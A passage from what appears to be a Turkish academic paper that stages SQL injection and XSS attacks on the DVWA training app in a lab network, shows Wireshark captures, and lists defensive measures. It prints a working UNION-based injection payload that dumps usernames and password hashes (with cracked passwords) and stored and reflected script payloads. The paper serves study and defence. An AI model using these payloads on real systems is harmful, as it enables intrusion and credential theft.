1018 796.392077   192.168.100.2   192.168.10.35   TCP       66 80 → 55906 [ACK] Seq=1 Ack=758 Win=64512 Len=0 TSval=2525734777 TSecr=1650464299

    \r\n
    [Full request URI: http://192.168.100.2/DVWA/vulnerabilities/sqli/?id=99%27+or+%271%27%3D%271%27++UNION+Select+1%2C+group_concat%28user%2C+0x3b%2C+password%2C+0x0a%29+f
```

Şekil 14 SQL enjeksiyon istek kod trafiği



```
No.    Time         Source          Destination     Protocol Length Info
1021 796.414016   192.168.100.2   192.168.10.35   HTTP     683 HTTP/1.1 200 OK  (text/html)
1022 796.414795   192.168.10.35   192.168.100.2   TCP       66 55906 → 80 [ACK] Seq=758 Ack=2066 Win=35072 Len=0 TSval=1650464343 TSecr=2525734781
1023 796.453505   192.168.10.35   192.168.100.2   HTTP     675 GET /DVWA/dvwa/css/main.css HTTP/1.1

    \r\n
    \t\t</form>\r\n
     [truncated]\t\t<pre>ID: 99' or '1'='1'  UNION Select 1, group_concat(user, 0x3b, password, 0x0a) from dvwa.users #<br />First name: admin<br />Surname: admin</pre><pre
    ,gordonb;e99a18c428cb38d5f260853678922e03\n
    ,1337;8d3533d75ae2c3966d7e0d4fcc69216b\n
    ,pablo;0d107d09f5bbe40cade3de5c71e9e9b7\n
    ,smithy;5f4dcc3b5aa765d61d8327deb882cf99\n
    </pre>\r\n
```

Şekil 15 Web server talep edilen sql isteğine verilen cevap kod trafiği

SQL enjeksiyon saldırısına uğrayan veritabanında kayıtlı kullanıcı adı ve şifre özetleri hash kod çözücü uygulamalar ile işleme alındıktan sonra elde edilen şifrelere ait bilgiler Tablo 3'de sunulmuştur.

Tablo 3 Veritabanında kayıtlı hash kod özetleri ve şifre tablosu

Kullanıcı Adı	**Hash Kodu**	**Şifre**
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

SQL enjeksiyon saldırısının amacına ulaşması için uygulamaya 15 defa enjeksiyon kodlarını içeren istekler gönderilmiş ve uygulamadan gelen cevaplar doğrultusunda Tablo 3'de belirtilen bilgilerin elde edilmesi sağlanmıştır.


4.3. XSS Saldırı Uygulaması

Makale kapsamında XSS saldırı yöntemleri arasından "Web Sitesine Zararlı Kod Gömme" yöntemi kullanılarak uygulama gerçekleştirilmiştir. Bu yöntem ile bilgisayar korsanı XSS açığı bulunan web sitesine; Kullanıcılara veya web uygulamasına zarar verecek kodları önceden yerleştirmektedir. Bilgisayar korsanı tarafından önceden yerleştirilen zararlı kodlar, normal kullanıcı ziyareti sırasında arka planda çalıştırılarak kullanıcıların oturum bilgileri ele geçirilmekte, verileri çalınmakta veya saldırıya maruz kalan web sitesi çalışmaz hale getirilmektedir.

XSS saldırılarını gerçekleştirebilmek için üzerinde farklı XSS açıkları barındıran DVWA Web Uygulaması kullanılmıştır. Kurbanın XSS saldırısına maruz kalması için saldırgan PC'de(vLan80 ağındaki 192.168.80.11 ip adresli Kali PC) XSS açığı bulunan DVWA web uygulaması aktif hale getirilmiştir.

Adım-1: DVWA uygulaması üzerinden XSS açığını test etmek için XSS Reflected modülünde **What's your name?** metin kutusuna **"Hello"** yazılarak submit edilmiştir. Submit işlemi sonunda metin kutusunun altına "Hello Hello" yazdığı görülmüştür. Web uygulmasının kullanıcıdan aldığı bilgiyi paratmetre olarak kabul ettiği ve yorumlayarak ekrana yazdığı görülmüştür.

Adım-2: Metin kutusuna **<script>alert("Firat University XSS Vulnerability Test")</script>** JS kod parçası enjekte edilerek kodun tarayıcıda çalışması sağlanmıştır. Zararlı kodu çalıştığı uygulamaya ait ekran görüntüsü Şekil 16'da sunulmuştur.




```
Hello Hello
```

Firat University XSS Vulnerebility Test

Şekil 16 JS kodu enjekte edilmiş web uygulaması

Adım-3: Zararlı kodların enjekte edildiği web uygulaması vLan20 ağındaki 192.168.20.10 ip adresli Windows 7 sanal PC'den açılarak Şekil 17'de sunulduğu gibi tarayıcıdan uyarı mesajının alınması sağlanmıştır.


Adım-4: Saldırgan, ziyaretçi görüşlerinin kaydedildiği XSS Stored modülündeki metin kutusu aracılığıyla zararlı kodun veri tabanına kaydedilmesi sağlayarak kalıcı olması sağlanmıştır. Zararlı kodu veri tabanına enjek edilmesine ait ekran görüntüsü Şekil 18'de sunulmuştur.


Vulnerability: Reflected Cross Site
Güvenli değil | 192.168.80.11/DVWA/vulnerabilities/xss_r/?...
Tamam

192.168.80.11 web sitesinin mesajı

Firat University XSS Vulnerability Test


Şekil 17 Enjekte edilen zararlı kodun çalışmasına ait ekran görüntüsü



Firat University XSS Stored Vulnerability Test

Şekil 18 Zararlı kodun ziyaretçi sayfasından veri tabanına enjekte edilmesi

Adım-5: Web uygulamasındaki ziyaretçi sayfası çalıştırıldığında veri tabanına kayıtlı ziyaretçi görüşleri veri tabanından okunarak tarayıcıya yüklenmektedir. Ziyaretçi görüşlerinin tarayıcıya yüklenmesi sırasında zararlı kodlar çalışarak kullanıcının XSS saldırısına maruz kalması sağlanmıştır. Bu adımdan sonra ziyaretçi sayfasını açan tüm kullanıcılar Şekil 19'da sunulduğu gibi XSS saldırısına maruz kalacaktır.


Pc
Google Chrome
Bilgisayar
Vulnerability: Stored Cross Site S
Güvenli değil | 192.168.80.11/DVWA/vulnerabilities/xss_s/
Tamam

192.168.80.11 web sitesinin mesajı

Firat University XSS Stored Vulnerability Test


Şekil 19 Saldırıya uğrayan kullanıcı tarayıcısı

Web sitesine zararlı kod gömme yöntemi ile gerçekleştirilen saldırı sonucu web uygulamasına zararlı kodlar enjekte edilerek web uygulamasının kalıcı olarak zarar görmesi sağlanmıştır. Ayrıca saldırıya maruz kalan web uygulamasını ziyaret eden tüm kullanıcıların, enjekte edilen zararlı koddan etkilenerek tarayıcı üzerinden saldırya açık hale gelmesi sağlanmış ve uygulama bölümünde ekran görüntüleri ile sunulmuştur.

Zararlı kodun enjekte edilmesi esnasında gerçekleşen tüm adımlara ait ağ kayıtları wireshark yazılımı ile kayıt altına alınarak ağ trafiğinde anormal herhangi bir iletişim olup olmadığı tespit edilmeye çalışılmıştır.

Ancak Şekil 20'de sunulan ağ trafiği kayıtlarından da anlaşılacağı üzere site zitaretçisi ile web uygulaması arasında herhangi bir anormal trafik tespit edilememiştir.

Saldırgan hedef uygulamaya zararlı kodu enjekte etmek için yalnızca bir defa iletişim kurmuş ve XSS Reflected ve XSS Stored yöntemlerini kullanarak zararlı kodları enjekte etmiştir.



```
No.   Time       Source          Destination     Protocol Lengt Info
   91 49.910638  192.168.20.10   192.168.20.255  NBNS       92 Name query NB WWW.OWASP.ORG<00>
   92 50.395379  192.168.20.10   192.168.80.11   HTTP      623 GET /DVWA/vulnerabilities/xss_s/ HTTP/1.1
   93 50.444674  192.168.80.11   192.168.20.10   TCP        54 80 → 49337 [ACK] Seq=4054 Ack=1708 Win=64128 Len=0
   94 50.535288  192.168.80.11   192.168.20.10   TCP      1514 80 → 49337 [ACK] Seq=4054 Ack=1708 Win=64128 Len=1460 [TCP segment of a
   95 50.546851  192.168.80.11   192.168.20.10   HTTP      620 HTTP/1.1 200 OK  (text/html)
   96 50.570817  192.168.20.10   192.168.80.11   TCP        54 49337 → 80 [ACK] Seq=1708 Ack=6080 Win=65536 Len=0
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7\r\n
  > Cookie: security=low; PHPSESSID=ibl9s6ffjj6f3jur8m2oe199bi\r\n
    \r\n
    [Full request URI: http://192.168.80.11/DVWA/vulnerabilities/xss_s/]
    [HTTP request 3/3]
0000  c2 01 2d 5c 00 00 00 0c  29 0c 0b 80 08 00 45 00   ..-\.... ).....E.
```

Şekil 20 XSS saldırısı anındaki ağ trafiği

5. Ağ Saldırılarının Engellenebilmesi İçin Çözüm Yaklaşımları

Çalışma kapsamında uygulamaları gerçekleştirilen farklı saldırı tür/yöntemlerinin zararlı etkilerini en aza indirebilmesi veya tamamen engelenebilmesi için alınması gereken tedbirler/önlemlere ait çeşitli öneriler bu bölümde sunulmaktadır.

5.1. DoS/DDoS Saldırılarından Korunmak İçin Alınması Gereken Tedbirler

Bilgisayar ağlarına yapılan saldırılar göz önüne alındığında korunması en zor saldırı türü olarak DoS/DDoS saldırıları gösterilebilir. Korunmasındaki zorluklar göz önüne alındığında değişik tür ve seviyede farklı koruma önlemleri alma zorunluluğunu ortaya çıkartmaktadır.

Hizmet aksatma saldırılarından korunmanın temelinde ağ yapısının iyi tasarlanması gelmektedir. Tasarımı iyi yapılmış bir ağ'da; güvenlik duvarı, sunucular, router, switch, kablosuz erişim cihazları ve ağ'a bağlanan diğer tüm cihazların haritasının çok iyi dokümante edilmesi gerekmektedir. Ağ yöneticisinin bilgisi ve izni dışında ağ'a herhangi bir cihaz eklenemesi veya devre dışı bırakılması yapılamamalıdır. Kritik öneme sahip ağ cihazlarının fiziki olarak güvenliği sağlanarak, yetkili personelin dışındaki müdahaleye açık olmaması sağlanmalıdır[3],[4],[29].

Saldırıların yerel ağ'dan yapılabileceği düşünülerek yerel ağdaki cihazların güvence altına alınması sağlanmalıdır. Cihazlara antivirüs yazılımları yüklenmesi, pc'lerde korsan veya cracklı yazılım kullanımının önüne geçilmesi gibi ağ güvenliğini tehliyeye sokacak güvenlik zaafiyetlerinin önüne geçilmesi için gerekli tedirler alınmalıdır [29].

Yerel ağ'a bağlanacak kullanıcıların ağ hizmetlerinden faydalanabilmesi için kimlik doğrulama yöntemleri ile kimliğini doğrulamaya zorlanmalı kimliğini doğrulayamaması halinde ağ hizmetlerine bağlanamaması için gerekli önlemler alınmalıdır.

Hizmet aksatma saldırılarının amacı hedef ağ cihazlarını devre dışı bırakarak hizmetlerin kesintiye uğramasını sağlamaktır. İki farklı ağın haberleşebilmesi için etkileşime gireceği ilk ağ elemenı router'dır. Router iki veya daha fazla ağdan gelen-giden TCP/IP paketlerini üzerinden geçirdikten sonra ağ üzerindeki hedefine yönlendirir. Router bu özelliği nedeniyle DoS/DDoS saldırılarında etkilenen ilk ağ cihazıdır. Saldırı anında router devre dışı kaldığında ağ'ın diğer ağlarla bağlantısı kesilmiş olacağı için hizmetlerde kesinti yaşanmasına sebep olacaktır. Bu nedenle işletime alınacak router üzerinde üretici firma tarafından eklenen güvenlik ayarları aktif hale getirilerek önlem alınmalıdır. Kullanıcı veya ip bazında bant genişiliği üst limiti belirlenerek tüm kullanıcıların belirlenen bant genişliğinin üzerine çıkması engellenmelidir. Bant genişliği sınırlaması getirilerek belli bir sayının altındaki bağlantı sayısına ulaşan DoS/DDoS saldırıları kontrol altına alınabilecektir [30].

Router ile birlikte gelen kontrol yazılımları sayesinde, sistem kaynaklarını aşırı tüketen yerel ağ dışındaki ip adreslerini tespit edip otomatik bloklayabileceği imza ekleme mekanizması aktif hale getirilmelidir. Yerel ağdan gelen ve sistem kaynaklarını aşırı tüketen cihazlar engellenerek önleyici tedbirler devreye alınmalıdır. Daha önce DoS/DDoS saldırısı yaptığı bilinen ip adresleri tespit edilerek ACL listelerine eklenerek bağlantı talepleri otomatik rededilmelidir. Port güvenliği sağlanarak güvenilen portlar dışında kalan portlar erişime kapatılmalıdır [2].

Router ile yerel ağ arasına saldırı tespit ve önleme (IDS/IPS) sistemleri entegre ederilerek, tüm ağ trafiği kontrol altına alınmalıdır. Geçmiş yıllarda gerçekleştirilen ve kaynağı bilinen DoS/DDoS saldırılarına ait imza kuralları oluşturulup aktif hale getirilerek aynı kaynaklardan gelebilecek olası saldırılar engellmiş olacaktır. Ayrıca ağ'a yerleştirilen IDS/IPS sayesinde ağ trafiği merkezi bir noktadan kontrol altına alındığı için tüm ağ hareketleri analiz edilerek, zararlı ağ trafiği veya bir saldırı kolayca tespit edilip gerekli tedbirler hızlıca alınabilecektir [3],[4],[5],[7].

İmza tabanlı saldırı tespit ve önleme sistemleri bilinen saldırıları yakalayıp önlemede çok etkili olabilmektedir ancak geçmişte hiç denenmemiş ve ilk defa kullanılacak bir saldırı yöntemi ile yapılacak saldırıyı tespit etmekte yetersiz kalmaktadır. Bu nedenle ağ trafiğini çevrimiçi analiz eden anomali tabanlı yeni nesil akıllı saldırı tespit sistemleri entegre edilmelidir [2],[8],[9].

5.2. SQL Enjeksiyon Saldırılarından Korunmak İçin Alınması Gereken Tedbirler

Veritabanı sunucuları ve web uygulamaları kritik öneme sahip veriler barındıran yapı veya uygulamalardır. Bu nedenle barındırdıkları verilere yetkisiz erişim sağlanması, verilerin bozulması, silinmesi, değiştirilmesi veya çalınması gibi risklerle karşı karşıya kalması kaçınılmazdır. Veri barındıran sistemlerin SQL enjeksiyon saldırılarından korunması için alınabilecek önlemler aşağıda maddeler halinde açıklanmaya çalışılmıştır.

DB yöneticileri veritanabında işlem yaparken tam yetkili ve bilinirliği yüksek root veya admin kullanıcıları yerine yetkileri kısıtlanmış kolay tahmin edilemeyen kullanıcılar ile çalışılmalıdır. Kullanıcı adı, şifre, biometrik veri, kredi kartı gibi çok kritik verilerin tutulduğu tablo isimleri içeriğinde sakladığı veri ile ilişki kuracak şekilde seçilmemelidir [11],[12].

Web Uygulamasından veritabanına yapılacak bağlantılarda admin grubundan bir kullanıcı yerine yetkileri azaltılmış daha düşük seviyeli bir kullanıcı ile bağlanarak işlem yapılmalıdır.

Web ve veritabanı sunucusuna ait yazılımlardaki hata mesajları SQL enjeksiyon saldırılarının çıkış noktası olması nedeniyle, hata mesajlarının kapatılması güvenlik açısından önemlidir [11].

Web uygulamaları, kullanıcılardan alınacak verileri web form elemanları aracılığıyla almaktadır. Formlarda kullanılan metin kutuları ile metin ve sayısal veriler kullanıcılardan alınarak işleme tabi tutulmaktadır. SQL enjeksiyon saldırılarında kullanılan tek tırnak karakteri ('), eşittir işareti (=), ünlem işareti(!) gibi saldırılara açık kapı bırakacak işaretlerin Regular Expression Validator sınıfı ile kontrol edilerek metin kutularından girişine izin verilmemelidir. Aynı şekilde saldırılarda sorgu şartlarını devre dışı bırakmak için kullanılan **"OR '1'='1'"** gibi mantıksal ifadeler içeren kelimelerin filtre edilerek temiznlendikten sonra kullanılması gerekmektedir [13].

Metin kutuları aracılığıyla kullanıcılardan bilgi alırken, verinin türü ve veritabanı tablosunda o alan için ayrılmış uzunluk değerini geçmeyecek şekilde sınırlama getirilmelidir. Örneğin kimlik numarası için veri girşi yapılacaksa 11 karekterden fazla rakamın girişine izin verilmemelidir. Bu şekilde hem olası SQL enjeksiyon saldırısının önüne geçilmiş olunur hem de veri tabanında kimlik numarası için ayrılan uzunluktan daha fazla değer girildiğinde oluşacak taşma hatalarının önüne geçmiş olunacaktır.

SQL sorgularında kullanılan select, update, insert, delete, union, order vb.. deyimlerin metin kutularına girileceği varsayılarak, metin kutusundaki veri işleme alınmadan önce yukarıda belirtilen deyimleri içerip içermediği bir fonksiyon yardımı ile kontrol edilerek temizlenmelidir [11].

Uygulamada kullanılan SQL sorguları oluşturulurken kullanıcıdan alınan girdiler her bir sorgu elemanı için ayrı ayrı parametre gönderilerek yapılmalı, tek cümleden oluşan SQL sorguları kullanılmamalıdır.

Veritabanı sunucusu, güvenlik duvarı ile koruma altına alınarak, kullanıcılardan gelen URL içerikleri önişleme tabi tutulmalıdır. URL içeriklerinde SQL enjeksiyon saldırısında kullanılacak içerik barındıran talepler ile talebin geldiği ip adresi için geçici veya daimi olarak engelleyici imzalar tanımlanmalıdır [16].

5.3. XSS Saldırılarından Korunmak İçin Alınması Gereken Tedbirler

Yazılım teknolojilerinin gelişmesine paralel olarak XSS açıkları üzerinden yapılan saldırılar daha karmaşık ve önlem alınması zor saldırı yöntemlerine dönüşmüştür. Ancak saldırı karmaşıklığı ve yöntemleri geliştikçe saldırılardan korunmak için yeni yöntem ve çözüm yollarıda gelişmektedir.

Makale kapsamında gerçekleştirilen XSS saldırısı ve saldırganların en sık kullandığı XSS ataklarından korunmak için alınması gereken önlemler aşağıda sunulmuştur.

Dinamik web uygulaması geliştirilirken uygulamayı kullanacak tüm kullanıcıları potansiyel saldırgan olarak kabul edip, bu varsayım üzerine güvenli uygulama geliştirme yöntemlerine göre uygulama geliştirilmelidir. Dinamik web uygulamaları; Kullanıcı ile uygulama arasındaki bilgi alış verişini web form elemanları aracılığıyla gerçekleştirir. Web form elemanı olarak kullanılan metin kutuları zararlı kod filtresinden geçirilmeden kullanıması halinde XSS saldırılarına açık kapı bırakacaktır. Bu nedenle metin kutularından alınan girdi değerleri filtre işlemine tabi tutularak içeriğinde XSS saldırısına yol açacak deyim ve kodlar temizlendikten sonra kullanılmalı veya içeriğin uygun olmadığı kullanıcıya mesaj ile bildirilerek girişi yapılan metin iptal edilmelidir. Örneğin içerğinde **<script>alert("Firat University XSS Vulnerability Test")</script>** şeklinde JS kodları olan bir girdi değeri filtre edilerek,"<script>, alert, </script>" vb. içerik temizlendikten sonra işleme alınmalıdır [14],[16].

Metin kutuları ile kullanıcıdan bilgi alınırken, alınacak bilginin veri tipine uygun kısıtlamalar getirilmelidir. Örneğin tarih formatında bir veri alınacaksa metin kutusuna rakam, nokta(.) veya "/" karekterinden başka karakter girişine izin verilmemelidir.

Saldırganların metin kutusuna **<script>alert('XSS Test')</script>** şeklinde XSS saldırısı gerçekleştirebilecek zararlı kod girişi yapabilir. Saldırganın bu kodları enjekte edeceği düşünülerek metin kutusu içeriğindeki kaçış karakterleri replace fonksiyonu ile değiştirilmedilir. Örneğin < ve > karakterleri &#60; ve &#62; karakterleri ile değiştirilmelidir. Böylece ekrana metin kutusuna girişi yapılan bilgi gelecektir ancak bir JS kodu olarak çalışmayacaktır. Kaçış karakterlerine ait örnekler Tablo 4'de verilmiştir.

Tablo 4 Kaçış karakterleri tablosu

Çıktı	Numerik Kod	Hex Kod
(	&#40;	&#x28;
)	&#41;	&#x29;
<	&#60;	&#x3C;
>	&#62;	&#x3E;

Kullanıcı girdi değerlerinden hangi deyim, komut veya karakterlerin kabul edileceği hangilerinin kabul edilmeyeceği önceden tanımlanan white ve black listeler aracılığı ile kontrol altına alınmalıdır [31].

URL istekleri işleme alınmadan önce içeriğine JS kodlarının yerleştirilip yerleştirilmediği uygulama içerisinde kontrol edilmeli ve filtreden geçirildikten sonra işleme alınmalıdır. Tarayıcıdan http://192.168.80.11/XSSTest/Liste.php?Id=<script>alert('XSS Test')</script> şeklinde yapılan bir istek filtre edilmeden direk kullanılırsa ekrana 'XSS Test' şeklinde mesaj verecektir.

URL istekleri web sunucusuna iletilmeden önce güvenlik duvarı URL filtresi ile kontrolden geçirilmeli ve XSS saldırısına sebep olacak bağlantı talepleri red edilmelidir [16].

5.4. Siber Saldırılardan Korunmak İçin Alınması Gereken Güvenlik Politikalarına Ait Öneriler

Kritik sistemlerde çalışan personele siber güvenlik ve farkındalık temalı eğitim, konferans ve bilgilendirmeler düzenli aralıklarla verilerek, personelin siber saldırılara karşı farkındalığının açık olmasını sağlayacı planlama yapılmalıdır.

Ağ'larda kullanılan cihazlarda koşturulan yazılımlar ile ağ'da çalışan uygulamaların, yazılım üreticilerinden güvenlik açıklarını gidermeye yönelik güncelleme paketlerini en kısa sürede sisteme entegre edecek alt yapı güncelleme sistemleri hayata geçirilmelidir.

Tüm ağ, belirli periyotlarla penetrasyon testlerine tabi tutularak, tespit edilen açıklar en hızlı şekilde kapatılmalıdır.

Yüksek riskli ve güvenlik açıklarının sıklıkla istismar edildiği IoT sistemleri, kritik öneme sahip sistemlerden izole edilerek kritik sistemler silahsızlandırılmış DMZ alanlarında konumlandırılmalıdır [23].

Kullanıcıların ağ hizmetlerinden faydalanabilmesi için kimlik doğrulama sistemleri üzerinden kimliğini doğrulayarak ağ hizmetlerine erişim izni verilmelidir. Kimlik doğrulama yapamayan kullanıcıların talepleri red edilerek erişim talebi engellenmelidir.

Yerel kullanıcılarının İnternet üzerinden gerçekleştireceği iletişimin üçüncü taraflarca ele geçirilebileceği düşünülerek verilerin şifreli gönderilip alınabilmesi için SSL sertifikaları kullanılmalıdır.

Ağ dışından yerel ağ’a yapılacak bağlantıların VPN(Sanal Özel Ağ) alt yapısı ile yapılabilecek şekilde tasarlanarak güvenli bağlantı ortamı sağlanmalıdır.

Ağ tasarımı yapılırken farklı vlan'lar tanımlanmalı ve ağ'daki cihazların kontrolsüz bir şekilde birbirleri ile haberleşmesi engellenmelidir.

Ağ trafiği ve kullanıcı hareketleri log'lanarak elektronik imza ile imzalanmalı ve resmi kayıt haline getirilmelidir [29].

6. Sonuçlar

Bilgisayar korsanları tarafından en sık kullanılan ve yıkım gücü en yüksek olan saldırı teknikleri kullanılarak gerçekleştirilen saldırıların gerçek bir ağ’da hangi hasarlara yol açabileceği GNS3 platformunda uygulamalı olarak incelenmiştir. Saldırılar sırasında saldırganın ağ’da bıraktığı izlerin tespit edilip edilemeyeceğinin mümkün olup olmadığı uygulamalı olarak ele alınmıştır.

DDoS saldırısı uygulaması ile güvenlik duvarı ile izole edilmiş DMZ ağ alanına 2 farklı saldırı gerçekleştirilerek web sunucusu ve güvenlik duvarının saldırı anındaki davranışları wireshark ile kayıt altına alınmıştır. Saldırı sonrası web sunucusun hizmet aksatması sağlanarak devre dışı kalması başarılmıştır. DDoS saldırısına ait ağ trafiği incelenerek saldırganın ip adresi, hedef ip adresi, saldırıda kullanılan protokol ve saldırı paket boyutları açıkça tespit edilmiştir.

SQL enjeksiyon saldırısı ile DMZ alanında hizmet veren web uygulamasına saldırı gerçekleştirilerek veri tabanında kayıtlı kullanıcı adı ve şifre özetleri ele geçirilmiştir. SQL enjeksiyon saldırısına ait tüm adımlar açıklanarak, saldırı anındaki ağ trafiği wireshark yazılımı ile kayıt altına alınmıştır. Kayıt altına alınan ağ paketlerin incelenerek saldırıya ait SQL enjeksiyon kodları tespit edilmiştir.

XSS saldırısı ile tasarlanan kampüs ağındaki 2 farklı network arasında 2 farklı XSS saldırısı senaryosu gerçekleştirilerek web uygulaması ve site ziyaretçisi saldırıya maruz bırakılmıştır. Yapılan saldırıya ait ağ kayıtları wireshark yazılımı ile kayıt altına alına XSS saldırısı tespit edilmiştir.

Her 3 saldırı yöntemi ile 5 farklı saldırı gerçekleştirilmiş ve saldırı anındaki ağ kayıtları Wireshark ile incelenmiştir. Yapılan incelemede; DDoS ve SQL enjeksiyon saldırısı esnasında saldırgan ile kurban arasındaki zararlı trafik ve komutlar tespit edilmiştir. Elde edilen kayıtlardan yola çıkarak; Yerel ağ paketlerini anlık olarak inceleyerek, çeşitli DDoS saldırı algoritmaları ile imza tabanlı saldırı tespit sistemlerini birlikte çalıştıran karma saldırı tespit sistemi geliştirilebilecektir.

Web uygulaması geliştiricilerinin kodlama hatalarından kaynaklanan SQL enjeksiyon açıkları, geliştirilecek yeni nesil saldırı tespit sistemi tarafından tespit edilerek saldırılardan korunacaktır. Saldırganın web uygulamasına yaptığı isteklere ait URL içerikleri, anlık olarak incelenip SQL enjeksiyon saldırılarında kullanılan içerikler taşıdığı tespit edilen URL istekleri işleme alınmadan engellenebilecektir.

XSS saldırısına ait ağ kayıtları incelendiğinde kurban pc ile zararlı web sitesi arasında istek-cevap şeklinde gelişen normal ağ trafiği oluştuğu, anormal herhangi bir ağ trafiğinin oluşmadığı gözlemlenmiştir. Ancak web sunucusunu kendi bünyesinde barındıran ağ yapılarında, web uygulamasındaki XSS açıkaları üzerinden XSS saldırıları gerçekleştirilebilir. Web uygulamasındaki kodlama hatalarından kaynaklanan bu açıklardan gelebilecek XSS saldırıları geliştirilecek yeni nesil saldırı tespit sistemleri ile tespit edilip silinebilecektir. SQL enjeksiyon saldırılarını tespit etmekte kullanılan yöntem XSS saldırı tespit yöntemi olarak da kullanılabilecektir.

Ağ saldırılarının uygulamalı olarak incelendiği çalışmamızı diğer çalışmalardan ayıran, 3 farklı ağ saldırısının 5 farklı saldırı yöntemi ile birlikte ele alınmış olmasıdır. Literatürdeki çalışmalara bakıldığında ağ saldırılarının bireysel olarak incelendiği ve farklı saldırı yöntemlerinin bir arada uygulanmadığı görülmüştür. Ayrıca GNS3 platformunda gerçekleştirilen çalışmalar incelendiğinde ağırlıklı olarak ağ uygulama protokollerinin performansına yönelik çalışmalar yapıldığı görülmektedir. Bu ise ağ saldırılarının incelenmesine yönelik yapmış olduğumuz çalışmayı diğer çalışmalardan farklı kılmaktadır.

Referanslar

[1] "Cyber crime attacks experienced by global companies 2017", Statista. [Çevrimiçi]. Erişim adresi: https://www.statista.com/statistics/474937/cyber-crime-attacks-experienced-by-global-companies/. [Erişim: 20-Ara-2019].

[2] "Snort - Network Intrusion Detection & Prevention System". [Çevrimiçi]. Erişim adresi: https://www.snort.org/. [Erişim: 14-Oca-2020].

[3] N. Goksel ve M. Demirci, "DoS Attack Detection using Packet Statistics in SDN", *in 2019 International Symposium on Networks, Computers and Communications (ISNCC),* ss. 1-6, 2019, doi: 10.1109/ISNCC.2019.8909114.

[4] Ş. Sağiroğlu, E. Yolaçan, ve U. Yavanoğlu, "Zeki saldırı tespit sistemi tasarımı ve gerçekleştirilmesi", *Gazi Üniversitesi Mühendislik Mimarlık Fakültesi Dergisi*, c. 26, sy 2, 325-340, 2011

[5] I. Karadoğan ve R. Daş, "Analysis of attack types on TCP/IP based networks via exploiting protocols", *in 2015 23nd Signal Processing and Communications Applications Conference (SIU), Inonu University,* Malatya, ss. 1785-1788, 2015, doi: 10.1109/SIU.2015.7130200.

[6] "Scapy". [Çevrimiçi]. Erişim adresi: https://scapy.net/. [Erişim: 18-Ara-2019].

[7] R. Das ve G. Tuna, "Packet tracing and analysis of network cameras with Wireshark", *in 2017 5th International Symposium on Digital Forensic and Security (ISDFS),* Romanya, ss. 1-6, 2017, doi: 10.1109/ISDFS.2017.7916510.

[8] R. Abdulhammed, M. Faezipour, H. Musafer, ve A. Abuzneid, "Efficient Network Intrusion Detection Using PCA-Based Dimensionality Reduction of Features", *in 2019 International Symposium on Networks, Computers and Communications (ISNCC),* ss. 1-6, 2019, doi: 10.1109/ISNCC.2019.8909140.

[9] T. Tuncer ve Y. Tatar, "Fpga Tabanlı Programlanabilir Gömülü Saldırı Tespit Sisteminin Gerçekleştirilmesi", *Gazi Üniversitesi Mühendislik Mimarlık Fakültesi Dergisi 27,* sy 1, 2013.

[10] J. J. Shah ve D. L. G. Malik, "Impact of DDOS Attacks on Cloud Environment", *International Journal of Research in Computer and Communication Technology,* Vol 2, Issue 7, Tem.-2013

[11] P. Kumar ve R. K. Pateriya, “A survey on SQL injection attacks, detection and prevention techniques”, in 2012 Third International Conference on Computing, *Communication and Networking Technologies (ICCCNT’12),* Coimbatore, ss. 1-5, 2012, doi: 10.1109/ICCCNT.2012.6396096.

[12] D. Demirol, R. Daş, ve M. Baykara, “SQL enjeksiyon saldırı uygulaması ve güvenlik önerileri”, *in 1st International Symposium on Digital Forensics and Security (ISDFS’13)*, Elazığ, ss. 62-66, 2013.

